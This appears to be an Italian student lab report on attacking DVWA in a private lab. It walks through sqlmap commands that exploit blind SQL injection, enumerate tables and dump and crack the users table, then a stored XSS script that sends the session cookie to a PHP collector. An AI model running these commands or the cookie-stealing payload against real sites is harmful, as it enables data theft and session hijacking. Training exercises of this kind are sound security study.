
Report 09/06 SQL

Come prima cosa ci siamo occupati delle macchine collegando kali a meta passando per pfsense ci assicuriamo che comunichino e facciamo l'accesso a DVWA e impostiamo la sicurezza su low dopo di che ci spostiamo su BURPSUITE dal quale recuperiamo il cookie di sessione che ci tornerà utile dopo.




Sfruttando SQLmap ulr e cookie andiamo a scansionare e a trovare le vulnerabilità usando questo comandio: sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' --cookie="security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc" dal quale si evidenzia una vulnerabilità al parametro ID del metodo GET

-(kali⊕kali)-[~] sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=18Submit=Submit#' --cookie="security=low; P HPSESSID=89eb598708c93fc66e209d9435e227bc" {1.7.2#stable} https://sglmap.org [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no t responsible for any misuse or damage caused by this program [*] starting @ 08:12:26 /2023-06-09/ [08:12:26] [INFO] resuming back-end DBMS 'mysql' [08:12:26] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session: Parameter: id (GET) Type: time-based blind Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP) Pavload: id=1' AND (SELECT 9272 FROM (SELECT(SLEEP(5)))rTUh) AND 'vXOW'='vXOW&Submit=Submit Type: UNION query Title: Generic UNION query (NULL) - 2 columns Payload: id=1' UNION ALL SELECT CONCAT(0×7170767871,0×6a7854527466646b594e5079725778644e794f7643664f674245796757 46764d6d65727872636852,0×717a627071),NULL-- -&Submit=Submit [08:12:27] [INFO] the back-end DBMS is MySQL web server operating system: Linux Ubuntu 8.04 (Hardy Heron) web application technology: Apache 2.2.8, PHP 5.2.4 back-end DBMS: MySQL ≥ 5.0.12 [08:12:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101' [*] ending @ 08:12:27 /2023-06-09/

A questo punto scoperta la debolezza del parametro id faremo sfruttare a sqlmap questa vulnerabilità del sistema e attraverso il coamndo:

sqlmap -u
'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?
id=1&Submit=Submit#' --cookie="security=low;
PHPSESSID=89eb598708c93fc66e209d9435e227bc" -p id dbs


SQLMap tenta di enumerare i database disponibili sul server di destinazione. Sfrutta la vulnerabilità di SQL injection nel parametro id per raccogliere informazioni sulla struttura del database.



Scansionato il database facciamo estrarre a SQLmap usiamo il comando

sqlmap -u
'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?
id=1&Submit=Submit#' --cookie="security=low;
PHPSESSID=89eb598708c93fc66e209d9435e227bc" p id -tables


ci facciamo dare tutte le tabelle del database in totale sono 17 a noi serve La tabella users da DVWA




Per concludere andiamo ad eseguire il comando:

sqlmap -u
'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?
id=1&Submit=Submit#' --cookie="security=low;
PHPSESSID=89eb598708c93fc66e209d9435e227bc" -p id T users –dump

dove T users è la tabella di nostro interesse e –dump è l'estrazione dei dati dalla tabella, autorizziamo il cracking della password tramite dizionario




Alla fine del processo ci restituisce dopo una serie di tentativi ci restituisce la tabella con tutti i dati hash e la password decifrate



XSS

come prima cosa facciamo partire il nostro server e database locali tramite apache e mysql a questo punto con il comando cd ci spostiamo nella directory /var/www/html e con chmod 777 diamo tutti i poteri.

a questo punto creiamo un file recieve.php che con javascript prende il cookie di sessione e creiamo il file di testo dove stampare il cookie chiamato log.txt




Nella pagina d xss ci troviamo davanti una limitazione del numero dei caratteri da poter inserire che aggiriamo ispezionando la pagina e modificando il valore in mado da avere lo spazio sufficiente per lo script

var sessionData = document.cookie;

<script>

var xhr = new XMLHttpRequest();
xhr.open("POST", "http://localhost/receive.php", true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

xhr.send("session=" + encodeURIComponent(sessionData)); </script>



Dopo aver inviato lo script sul file log.txt troveremo stampato il cookie di sessione

